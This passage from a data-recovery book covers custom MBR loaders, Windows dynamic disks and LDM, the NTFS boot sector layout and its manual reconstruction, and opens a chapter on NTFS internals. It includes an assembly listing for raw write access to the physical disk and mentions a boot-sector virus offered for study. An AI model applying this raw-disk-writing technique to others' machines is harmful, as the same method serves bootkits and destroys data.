Under MS-DOS, writing a custom loader into the MBR was a trivial task. To achieve this goal, it was enough to use the INT 13h interrupt and call the 03h function (sector write). However, under Windows NT this technique doesn't work; therefore, it is necessary to use the `CreateFile` function. If you specify the device name instead of the name of the file to open (for example, `\\.\PHYSICALDRIVE0` is the first hard disk), this would allow you to easily read and write its sectors using `ReadFile` and `WriteFile` calls, respectively. At the same time, the `dwCreationDisposition` flag must be set to `OPEN_EXISTING`, and `dwShareMode` must be set to `FILE_SHARE_WRITE`. In addition, you'll be required to have root privileges; otherwise, you'll fail.

An example illustrating the `CreateFile` call appears as shown in Listing 5.9.

Listing 5.9. Obtaining direct access to the hard disk under Windows NT

```
XOR  EAX, EAX

PUSH EAX                                ; hTemplateFile
PUSH dword FILE_ATTRIBUTE_NORMAL        ; dwFlagsAndAttributes
PUSH dword OPEN_EXISTING                ; dwCreationDisposition
PUSH EAX                                ; lpSecurityAttributes
PUSH dword FILE_SHARE_WRITE             ; dwShareMode
PUSH dword (GENERIC_WRITE OR GENERIC_READ) ; dwDesiredAccess
PUSH DEVICE_NAME                        ; Device name
CALL CreateFile                          ; Open the device
INC  EAX
TEST EAX, EAX
JZ   error
DEC  EAX
...
DEVICE_NAME DB "\\.\PHYSICALDRIVE0", 0
BUF  RB 512                                ; Buffer
```

Having opened the physical disk, it is necessary to make sure that this operation was successful, read the original MBR sector into the buffer, and overwrite the first 1BBh bytes without touching the partition table and the 55h AAh signature

(otherwise, you'll render the disk unbootable). Now, it only remains to write the updated MBR to its original location and close the device handle. All changes will come into force after rebooting (they won't if you have made an error). The revenge of the loader for the slightest design errors is horrible. So, if you want to avoid losing all contents of your existing partitions, it would be much better to practice on VMware or any other PC emulator.

Under Windows 9x, the trick with `CreateFile` doesn't work. However, under those systems it is possible to resort to emulation of DOS protected mode interface (DPMI) interrupts or use an ASPI driver. Both methods were covered in detail in the "*CD Cracking Uncovered*" book by Kris Kaspersky. Although this book dealt with CDs rather than with hard disks, hard disk drives are programmed in a similar way.

Before starting to develop your own custom loader, I advise you to carefully study existing ones. The source code of some loaders, specially chosen for this purpose, is supplied on the CD with this book. All these loaders are distributed without restrictions according to general public or BSD licenses:

- ❑ **ge2000.asm** — This is a carefully commented Stealth virus that replaces the system loader with its own. Note that this virus is not dangerous and therefore can be used for educational purposes.
- ❑ **mbr.asm** — This is an extremely simple but fully-functional loader supporting partitions larger than 8 GB.
- ❑ **boot.asm** — This is an excellent multiboot manager, supplied with detailed comments. It switches to the protected mode and can boot from a diskette, CD, Zip diskette, hard disk drive, and so on. It supports partitions larger than 8 GB, displays a boot indicator, and provides lots of interesting functional capabilities, which I strongly recommend that you study and use.
- ❑ **cd-hack.SCSI.zip** — This is a fragment from my book on CD protection against copying, describing various methods of low-level control over the drive from the Windows application level. Although it mainly relates to CD drives, a lot of this information is suitable for hard disks.

Debugging the Loader Code

Debugging of the loader code is extremely difficult. The loader gains control long before operating system start-up, when no debuggers are capable of working. Several years ago, this was a tremendous problem. When creating advanced loaders

with extended functional capabilities, the developers had to either implement a mini-debugger built into such loaders, or manually search for errors, proceeding experimentally and studying tons of listings. After the arrival of emulators, the situation improved considerably. Nowadays, it is enough to start Bochs (Fig. 5.5) and debug the loader as you would debug any other program.

Programming loaders is one of the few areas, in which the use of Assembly is truly justified. High-level programming languages are not flexible enough and are too abstracted for this purpose. This is the main reason hackers love loader programming so much and compete to add lots of new features here, such as automated boot from CD-ROM or SCSI disks, antivirus activities, and password protection with data encryption. There are lots of possibilities here, allowing them to show their level of skills. The next section lists some interesting resources that I highly recommend you study before developing of your own custom loader.




Fig. 5.5. Bochs emulator debugging the boot sector

Interesting Resources Related to Loaders

- ❑ *MBR and OS Boot Records* — This provides lots of interesting materials related to the MBR. Available at http://thestarman.narod.ru/asm/mbr/MBR_in_detail.htm.
- ❑ *Bochs* — This is an excellent emulator containing a built-in debugger. This emulator considerably simplifies the process of debugging and repairing boot sectors. This is freeware supplied with the source code. Available for downloading from <http://bochs.sourceforge.net>.
- ❑ *Koders* — This is an excellent search engine aimed at searching the source code. A search using the “MBR” keyword produces lots of loaders, from which to choose (Fig. 5.6). Available at <http://www.koders.com>.
- ❑ *Ralf Brown Interrupt List* — The famous *Interrupt List* by Ralf Brown describes all interrupts, both documented and undocumented (Fig. 5.7). Available at <http://www.pobox.com/~ralf>.
- ❑ *OpenBIOS* — The OpenBIOS project, supplied in the source code, allows you to develop a proper understanding of some issues related to the system loader, which are not obvious at first glance. Available at <http://www.openbios.info/docs/index.html>.




Fig. 5.6. Searching for the source code of the boot loaders using the Koders site

```

VIEWINTL.EXE - Far
13 1C08 ESDI FIXED DISK - GET COMMAND COMPLETION STATUS
13 1C09 ESDI FIXED DISK - GET DEVICE STATUS
13 1C0A ESDI FIXED DISK - GET DEVICE CONFIGURATION
13 1C0B ESDI FIXED DISK - GET ADAPTER CONFIGURATION
13 1C0C ESDI FIXED DISK - GET POS INFORMATION
13 1C0D ESDI FIXED DISK - ???
13 1C0E ESDI FIXED DISK - TRANSLATE RBA TO ABA
13 1C0F ESDI FIXED DISK - ???
13 1C12 ESDI FIXED DISK - ???
13 1D-- IBMCACHE.SYS - CACHE STATUS
13 1F-- SysQuest - DOOR LATCH/DOOR BUTTON DETECT
13 20-- DISK - ??? <Western Digital "Super BIOS">
13 20-- Compaq, ATAPI Removable Media Device - GET CURRENT MEDIA FORMAT
13 20-- QUICKCACHE II v4.20 - DISMOUNT
13 21-- HARD DISK - PS/1 and newer PS/2 - READ MULTIPLE DISK SECTORS
13 21-- QUICKCACHE II v4.20 - FLUSH CACHE
13 22-- HARD DISK - PS/1 and newer PS/2 - WRITE MULTIPLE DISK SECTORS
13 22-- QUICKCACHE II v4.20 - ENABLE/DISABLE CACHE
13 23-- HARD DISK - PS/1 and newer PS/2 - SET CONTROLLER FEATURES REGISTER
13 23-- QUICKCACHE II v4.20 - GET ??? ADDRESS
13 24-- HARD DISK - PS/1 and newer PS/2 - SET MULTIPLE MODE
13 24-- QUICKCACHE II v4.20 - SET SECTORS
13 25-- HARD DISK - PS/1 and newer PS/2 - IDENTIFY DRIVE
13 25-- QUICKCACHE II v4.20 - SET FLUSH INTERVAL
INT AX   Topic:                Category:

```

Fig. 5.7. Famous *Interrupt List* by Ralf Brown

Dynamic Disks

Dynamic disks, which were introduced with Windows 2000, are software RAID intended to overcome the limitations of standard partitioning mechanisms. They take into account all errors of their direct predecessor — software RAID implemented in Windows NT, which stored configuration information in the system registry. This drawback prevented RAID from being migrated from machine to machine and made RAID configuration vulnerable to registry damage.

Types of Dynamic Disks Supported in Windows 2000

- ❑ *Simple* — These are practically no different from normal partitions except that the need to reboot the computer after repartitioning the hard disk is eliminated. This is the basic type of all other dynamic disks.
 - *Redundancy:* none
 - *Efficiency:* low

- ❑ *Spanned* — These are composed of one or more simple disks located on different partitions or even devices but are represented as a single logical disk. The data on simple disks are written sequentially (classic linear RAID).
 - *Redundancy:* none
 - *Efficiency:* low
- ❑ *Striped* — These are the same as spanned except that the data are written in parallel to all simple disks, provided that they are connected to different channels of the IDE controller. This considerably increases the data exchange rate. In short, this is a classical level 0 RAID.
 - *Redundancy:* none
 - *Efficiency:* medium
- ❑ *Mirrored* — These are two simple disks located on different devices. The data are duplicated on both media (level 1 RAID).
 - *Redundancy:* medium
 - *Efficiency:* medium
- ❑ *Striped with parity* — These correspond to level 5 RAID. They are composed of three or more disks and represent a striped volume with parity control. The data are written to two disks into two blocks; the third disk contains the third block, into which error-correction codes (ECCs) are written, using which the contents of any blocks can be recovered on the basis of the second block.
 - *Redundancy:* high
 - *Efficiency:* high
- ❑ *Mirrored striped* — These correspond to RAID 1+0.
 - *Redundancy:* medium
 - *Efficiency:* high

By default, Windows creates the basic disks (term definitions can be found in Table 5.6); however, any basic disk can be updated to a dynamic disk at any time. This won't even require rebooting the machine. Dynamic disks do not use the partition table; therefore, they do not experience any problems related to the limitation on CHS bit width, which provides the possibility of creating volumes of an unlimited size. However, dynamic disks created by updating basic primary partitions remain in the partition table, and their `Boot ID` changes to 42h. If this information happens to be deleted, the system would refuse to connect such a dynamic disk. By the way, Windows can be installed only on an updated dynamic disk, because BIOS can boot the system only from those partitions listed in the partition table and dynamic disks created on the fly are not stored there.


Table 5.6. Terminological correspondence for dynamic and basic disks

Basic partitions	Dynamic partitions
Primary partition	Simple volume
System and boot partitions	System and boot volumes
Active partition	Active volume
Extended partition	Volume and unallocated space
Logical drive	Simple volume
Volume set	Spanned volume
Stripe set	Stripe set

The partitioning method of dynamic disks is stored in the LDM database. This is a logged, fault-tolerant database supporting transactions. If in the course of manipulations of volumes a power failure occurs unexpectedly when the computer is next powered up, transactions will be rolled back. If the hard disk containing one or more dynamic disks is migrated to another system, dynamic disks will be automatically recognized and mounted like normal disks.

The LDM is stored in the last megabyte of the hard disk. For dynamic disks obtained by updating a basic partition to a dynamic one, this information is stored in the last megabyte of that partition and `Boot ID` of the appropriate partition table record takes the value 42h. This happens because in the course of standard disk partitioning, there is simply no free space in its end and the operating system has to save this information directly in the disk being updated (naturally, there must be at least 1 MB of free space available on that disk).

Directly after the partition table, at the 0/0/2 address, is the private header — `PRIVHEAD`, containing the references to the main LDM structures (Fig. 5.8). If `PRIVHEAD` is damaged, Windows will be unable to detect and mount dynamic disks.

**Fig. 5.8. LDM database and its dislocation**

Unfortunately, it is damaged all too often. The overwhelming majority of boot viruses and disk managers consider sector 0/0/2 free and use it for storing their bodies, thus irreversibly overwriting the original contents. Being aware of the importance of `PRIVHEAD`, Microsoft's developers have saved two additional copies of it, the first of which is stored in the LDM tail and the second in the last sector of the physical disk. Because of this redundancy, you'll practically never need to recover `PRIVHEAD` manually. However, if this disaster happens, view the Linux-NTFS project for more details about its structure (<http://www.linux-ntfs.org/>). This description won't be provided here because of the limited volume of this book.

The internal structure of the LDM database is undocumented, and even the first glance at it shows that it powerful and sophisticated (Fig. 5.9). On the top of this hierarchy is the database table of contents — the `TOCBLOCK` structure, which consists of two sections — `config` and `log` (in the future, this list will probably be extended). The `config` section contains information about the current partitioning of dynamic disks and about existing volumes. The `log` section, as implied by its name, stores the transaction log that registers the changes of the partitioning method. This is a powerful tool! If you delete one or more dynamic volumes, information about the previous partitioning method will be saved in the transaction log, and the lost volumes can be easily recovered. Being an important data structure, `TOCBLOCK` is protected against accidental damage by three backup copies, one of which is directly adjacent to the original `TOCBLOCK` located in the beginning of the LDM base; the two other copies are placed in the end of the disk, between `PRIVHEAD` backup copies.

The internal structure of the `config` section includes the header called `VMDB` and one or more `VLBKs` structures — special 128-byte data structures, each of which describes the corresponding volume, container, partition, and disk or group of disks. The `VMDB` header is not duplicated anywhere; however, all changes introduced into its structures are registered in the log (`KLOG`) and therefore can be recovered when necessary.




Fig. 5.9. Internal structure of LDM

The structure of `VMDB` and `VBLK` are documented in “LDM Documentation,” which can be found on the site of the Linux-NTFS project (<http://linux-ntfs.sourceforge.net/ldm/>). Therefore, there is no need to describe it here; the document is bulky, and it is extremely unlikely that you will need to recover the `config` section manually.

For viewing LDM and archiving its contents, it is possible to use the LDM-dump utility by Mark Russinovich, the freeware copy of which is available at his site (<http://www.sysinternals.com/files/ldmdump.zip>). As a variant, you can backup the last megabyte of the physical disk, along with the last megabyte of all partitions, for which `Boot ID` is equal to 42h. Any suitable disk editor can be used for this purpose (for example, Sector Inspector), and you can save this information on reliable media (Zip diskette or CD-R/RW). Also, do not forget to create a backup copy of the `TOCBLOCK` structure.

When recovering deleted dynamic disks, bear in mind that, first, the transaction log is not available at the interface level. Therefore, it is impossible to roll back the transaction using standard, built-in operating system tools. Second, the boot sector of the disks being removed is automatically cleared; therefore, you’ll have to recover it manually. This topic will be covered later in this chapter.

If you know the size and type of the removed dynamic disk (on NTFS disks, it can be retrieved from the copy of the boot sector), simply start Disk Manager and recreate the disk, answer “no” when the system prompts you to format the partition, and recover the cleared boot sector using the technique that will be described later in this chapter.

As you can see, Microsoft took care of its users and tackled the task of designing dynamic disks with a clear mind, which isn’t typical.

Boot Sector Basics

The first sector of a logical disk is called a boot sector. It contains the bootstrap code and the most important information about disk geometry, without which the partition won’t be mounted. The structure of the boot sector depends on the architectural features of the specific file system. The NTFS boot sector structure is outlined in Table 5.7.

Table 5.7. Structure of NTFS boot sector

Offset	Size	Description
0x00	3 bytes	Jump instruction
0x03	8 bytes	OEM ID
0x0B	25 bytes	BPB
0x24	48 bytes	Extended BPB
0x54	426 bytes	Bootstrap code
0x01FE	WORD	55 AA

In the beginning of every boot sector is a 3-byte machine command that jumps to the bootstrap code (usually, EB 52 90, although other variants are possible). This happens because when the boot sector is loaded into the memory, control is passed to its first byte and the bootstrap code, for some shadowy historical considerations, is moved into the end of the sector (for NTFS, the upper boundary is 54h bytes); therefore, the jump instruction is necessary.

Bytes 3 to 11 (counting from zero) store the original equipment manufacturer's identifier (OEM ID), defining the type and version of the file system being used (for example, MSDOS5.0 for FAT16, MSWIN4.0/MSWIN4.1 for FAT32, and NTFS for NTFS). If this field proves to be damaged, the driver will be unable to mount the disk and even might consider it unformatted.



Windows 2000 will work with FAT disks even if the OEM ID field contains an invalid value. For NTFS, however, this is not true.

NOTE

Directly after the OEM ID field is the 25-byte BIOS parameter block (BPB), which stores information about the disk geometry (number of cylinders, heads and sectors; sector size; number of sectors per cluster; and so on). If this information is lost or damaged, then normal existence of the file system driver becomes impossible. In contrast to the number of CHS, which duplicates information contained in the MBR and in case of loss can be easily recovered using the previously-described method, the cluster size is not easy to determine. Later in this chapter, I will cover this topic in more detail. For the moment, it is sufficient to use Table 5.8, which lists the default NTFS cluster size chosen by the built-in formatting utility.

Table 5.8. Cluster sizes chosen by Windows 2000 by default

Disk size	Cluster size
< 512 MB	1 sector
< 1 GB	2 sectors
< 2 GB	4 sectors
> 2 GB	8 sectors

When choosing the cluster size manually, Windows 2000 supports the following options: 1 sector, 2 sectors, 4 sectors, 8 sectors, 16 sectors, 32 sectors, 64 sectors, and 128 sectors. The larger the cluster size, the lower the fragmentation and the higher the maximum addressable disk size. However, the granulation losses are also increasing. Regardless, the cases, in which cluster size is specified manually, are rare.

Directly after the BIOS parameter block is its continuation — the extended BPB, which stores the number of the first MFT cluster, the MFT size in clusters, the number of the cluster with the MFT mirror, and some other information. In contrast to FAT16/32, the MFT can be located anywhere on the disk (which is important for overcoming bad sectors). Under normal conditions, the MFT is located practically in the beginning of the disk (somewhere near the fourth cluster). If it wasn't relocated, it can be easily found by a global search (the `FILE*` string by the 0 offset from the sector start). If the extended BPB has been destroyed or contains incorrect values, the file system driver refuses to mount the partition and reports that it is not formatted.

The extended BPB is directly followed by the bootstrap code, which looks for the operating system loader on the disk (for Windows NT-based operating systems, this is the `ntldr` file). Having located the operating system loader, bootstrap code loads it into the memory and passes control to it. If the bootstrap code is missing, it becomes impossible to boot the operating system; however, if you connect the disk being recovered as the second disk, the partition will be visible. Corruption of the bootstrap code causes either reboot or hang-up of the system.

Finally, the boot is terminated by the 55h AAh signature, without which the sector won't be interpreted as a boot sector. Detailed information about the fields of the NTFS boot sector is provided in Table 5.9.

Table 5.9. Fields of the NTFS boot sector

Offset	Size	Description
0x00	3 bytes	Jump instruction
0x03	8 bytes	OEM ID
0x0B	WORD	Bytes per sector; for hard disks, always 512
0x0D	BYTE	Sectors per cluster
0x0E	WORD	Number of reserved sectors; apparently, always equal to 0
0x10	3 bytes	Not used by NTFS and must always be equal to 0
0x13	WORD	Not used by NTFS and must always be equal to 0
0x15	BYTE	Media descriptor; for hard disks, always equal to 0xF8
0x16	WORD	Not used by NTFS and must always be equal to 0
0x18	WORD	Number of sectors per track
0x1A	WORD	Number of heads
0x1C	DWORD	Number of hidden sectors
0x20	DWORD	Not used by NTFS and must always be equal to 0
0x24	DWORD	Not used by NTFS and must always be equal to 0
0x28	8 bytes	Total number of sectors (total sector)
0x30	8 bytes	Logical number of the cluster, from which the MFT starts
0x38	8 bytes	Logical number of the cluster, from which the MFT mirror starts
0x40	DWORD	Number of clusters per segment (file record segment)
0x44	DWORD	Number of clusters per index block
0x48	8 bytes	Volume serial number
0x50	DWORD	Checksum; do not compute if 0
0x54	426 bytes	Bootstrap code
0x01FE	WORD	55 AA

Technique of Boot Sector Recovery

Because the boot sector is vitally important, Windows NT creates its mirror copy when formatting the disk (on NTFS partitions only). Windows NT 4.0 places it in the middle of the logical drive, and Windows 2000 put it in the last sector of the partition. If the partition table has not been damaged, simply go to the beginning of the next partition, then go back one sector (Windows 2000) or divide the number of sectors of the logical drive by two (round the result to the lower value) and say GO to the disk editor (Windows NT 4.0).

If the partition table has been destroyed, you can find the boot sector copy using a global search (look for the NTFS string at offset 3 from the sector beginning). Because the position of the copy is fixed and is counted from the beginning of the logical disk, it is possible to define the partition boundaries with certainty. For example, assume that the copy of the boot sector has been found in sector 1289724 and that the NumberSectors field contains 1289661. Thus, the last sector number of the partition is 1289724, and the starting sector number is $1289724 - 1289661 == 63$. Because the boot sector is located at a distance of one head from the partition table, it is possible to recover it, too.

If no copies are available, the boot sector must be reconstructed manually. This is not difficult. Fill the identifier (OEM ID) field with the NTFS string (without quotation marks but with four trailing blank characters). The fields for number of sectors per track and number of heads are filled according to the current disk geometry. The number of hidden sectors (for example, sectors located between the sector beginning and the boot sector) is equal to the number of heads. The total number of sectors in the partition is computed according to its size (provide some reserve if you do not know the exact value).

The number of sectors per cluster is more difficult to determine, especially if the disk was formatted using a value other than the default one. However, the situation is not hopeless. Scan sequentially file records in the MFT and find the file with the signature known beforehand. As an example, assume that this is the ntoskrnl.exe file. Open its authentic copy using a hex editor, locate the unique sequence that is guaranteed not to be encountered in any other files and is within the limits of the first 512 bytes from the file start, and then find it on the disk using a global search. Because you know the number of the starting cluster (it is contained in the MFT) and the logical sector number (it was found by the disk editor), the only thing that remains to do is correlate these two values. If the disk editor

finds a deleted copy of `ntoskrnl.exe` (or if there are more copies of the file on the disk), this method will misfire; therefore, the obtained result must be checked using other files.

The logical number of the first MFT cluster is equal to the first cluster, in the beginning of which the `FILE*` string was encountered (provided that the MFT was not relocated). By default, Windows allocates 12.5% of the partition size for the MFT and places its mirror into the middle of the disk. Furthermore, the reference to the mirror is present within the MFT itself. If the MFT has been destroyed, go to the middle of the disk, then go slightly backward and repeat the global search for the `FILE*` string. Make sure that you don't go beyond the partition limits to the next partition. The first match will probably be the mirror.

The number of clusters per segment is usually equal to `F6h`, and the number of clusters per index block is `01h` (at least, I haven't encountered other values). The volume serial number can take any value because it is of no importance.

To recover the missing or corrupted bootstrap code, start Recovery Console and issue the `FIXBOOT` command.

Summary

As you can see, there is no mystic in data recovery, and recovering most types of corruptions doesn't require expert-level skills. However, if you didn't quite catch some ideas covered in this chapter, re-read it, investigating the file system structure with the disk editor. I have been covering quite simple and well-known topics. Now, having mastered the basic concepts, you can dig deeper into the NTFS interior. The next chapter will concentrate on the recovery of NTFS structures.

Chapter 6: New Technology File System – Inside and Out



This chapter will consider the main data structures of NTFS, which determine its basic underlying concepts — MFTs, file records, update sequences or fixups, attributes or streams, and data runs.

Without a sound understanding of these basic concepts, working with disk editors is impossible, to speak nothing about manual or semiautomated data recovery.

Introduction

A generally-adopted approach describes NTFS as a complicated relational database, overwhelming entire generations of investigation beginners with the grandeur of its architecture. NTFS is similar to a vast labyrinth covered in darkness, where it is so easy to get lost. Hackers, however, long ago demystified its main data structures and shed the light of many torches on the corridors that are the backbone of the vast labyrinth. Side paths are less known and still are covered with darkness. They are keeping hidden their deadly traps (the processing of seemingly well-known data structures), awaiting bold investigators. Generally, a simple utility for reading NTFS volumes can be written and debugged within a single evening. It won't take

qualified programmer more than several hours. However, no one has ever undertaken the risk to implement a tool that would write to NTFS volumes. Fortunately, to achieve the goals under consideration, it is not necessary to write a fully-functional NTFS driver. Your task is considerably less ambitious: returning a destroyed volume into an operable state suitable for the operating system to recognize (at the most) or retrieve all valuable files from such a volume (at the least). To achieve either goal, there is no need to dig deeply into the structure of transaction logs, security descriptors, and indexes' binary trees. What you need for successful data recovery is to develop a proper understanding of MFT and several of its child substructures.

The main sources of information about NTFS are as follows:

- ❑ *Inside the Windows NT File System* by Helen Custer — This book gives a generalized idea of the file system and provides detailed descriptions of its concepts. Unfortunately, this book provides all explanations at the abstract level only, without specifying numeric values of offsets and data structures. Furthermore, in Windows 2000 and Windows XP lots of modifications were introduced into NTFS. These modifications are not covered in this book. If you cannot find this book in stores, you can look for it in file exchange networks (for example, visit <http://www.emule-project.net/home/perl/general.cgi?l=1>), where it is possible to find practically anything.
- ❑ Hacker documentation from the Linux-NTFS Project (<http://www.linux-ntfs.org/>) — For a long time, these guys made a hobby of developing an independent NTFS driver for Linux. Today this crew is considerably less enthusiastic. Nevertheless, their documentation is an outstanding creation that covers in detail all key structures of the file system. This documentation doesn't replace the book by Custer but, rather, extends it. Note that without basic knowledge about NTFS, it is impossible to understand the Linux-NTFS Project. It is highly desirable that you have access to the Linux-NTFS Project, because I'll frequently refer to it in this chapter.
- ❑ Documentation for the Active@Uneraser utility from Active@Data Recovery Software, a freeware copy of which can be downloaded from <http://www.ntfs.com> — This is a combination of the Helen Custer book and the Linux-NTFS Project, providing detailed descriptions of the key data structures. At the same time, it doesn't concentrate on minor details and bypasses everything that can be bypassed. Here, you can also find an abbreviated and exceedingly simplified

description of the data recovery technique. In other words, if you cannot find the book by Custer, download the demo version of Active@Uneraser and use the documentation supplied with it.



IMPORTANT

Active Uneraser is supplied in two variants — floppy disk image and CD image. The documentation is supplied only for the second variant.

- ❑ Context help for DiskExplorer — This contains a detailed description of the file system. Unfortunately, this description is poorly organized. To simplify text navigation, I recommend that you decompile the compiled help (CHM) file into a normal text file and then convert it into Microsoft Word, PDF, or another format that you prefer.

NTFS Versions

NTFS key structures are not invariable. On the contrary, they are modified with every new release of Windows NT-based operating systems (see Table 6.1). This must be taken into account when using automated disk doctors. If such a doctor isn't equipped with powerful artificial intelligence, it might become confused by the structural changes when it encounters a newer NTFS version. The result might be deplorable; it is highly probable that the doctor would destroy a healthy volume.

Table 6.1. Defining the NTFS version by operating system

NTFS version	Operating system	Designation
1.2	Windows NT	NT
3.0	Windows 2000	W2K
3.1	Windows XP	XP

Useful Tip

How is it possible to quickly recognize the file system type of the current partition — FAT or NTFS? This is easy: Just try to create a file named `$MFT` in its root directory. If the file system type is FAT, you'll succeed; if it is not, you'll fail. If you can successfully create a file named `$EXTEND`, then the NTFS version is 3.0 or higher.

NTFS from a Bird's-Eye View

The volume is the main element of any file system. In FAT, it is the same as a partition, which was described in the previous chapter. NTFS supports volumes that comprise several partitions (Fig. 6.1). The method of mapping volumes to partitions will be covered in detail in the next chapter. For the moment, simply consider a volume to be a formatted partition (which means that it contains service structures of the file system).

Most file systems interpret a volume as a set of files, free disk space, and auxiliary file system structures. In NTFS, however, all auxiliary structures are represented by files, which typically can reside in any location of the volume and can even be fragmented if necessary.




Fig. 6.1. Normal (a) and sparse (b) volumes

The most important auxiliary file is `$MFT` — the master file table — a specialized database storing information about all files of the volume, including name, attributes, and location on the disk. Directories are also special files, containing lists of files and subdirectories stored within them. It is important to point out that MFT lists all files contained in all directories and subdirectories of a volume; therefore, the presence of the `$MFT` file is sufficient to recover a damaged disk.

All other auxiliary files, called metafiles, or metadata, start with a dollar sign (\$). They are intended for auxiliary tasks important only for the file system. The most important metafiles include `$LogFile` (a transaction log), `$Bitmap` (a map of free and occupied disk space), and `$BadClus` (a list of bad clusters). More details about these metafiles will be provided later in this chapter, in the “*Aims of Some Auxiliary Files*” section. Current Windows versions block access to auxiliary files from the application level (even for users with administrative privileges). Any attempt at creating or opening such a file in the root directory will inevitably fail.

The classical definition of a file, provided in most textbooks on computer science, interprets a file as a named record stored on a disk. Most file systems introduce the concept of file attributes — auxiliary characteristics providing information such as file creation time and access rights. In NTFS, the file name, its data, and its attributes have equal rights. It is possible to say that every NTFS file is a set of attributes, each stored as a separate stream of bytes. Therefore, to avoid confusion, attributes storing file data are often called *streams*.

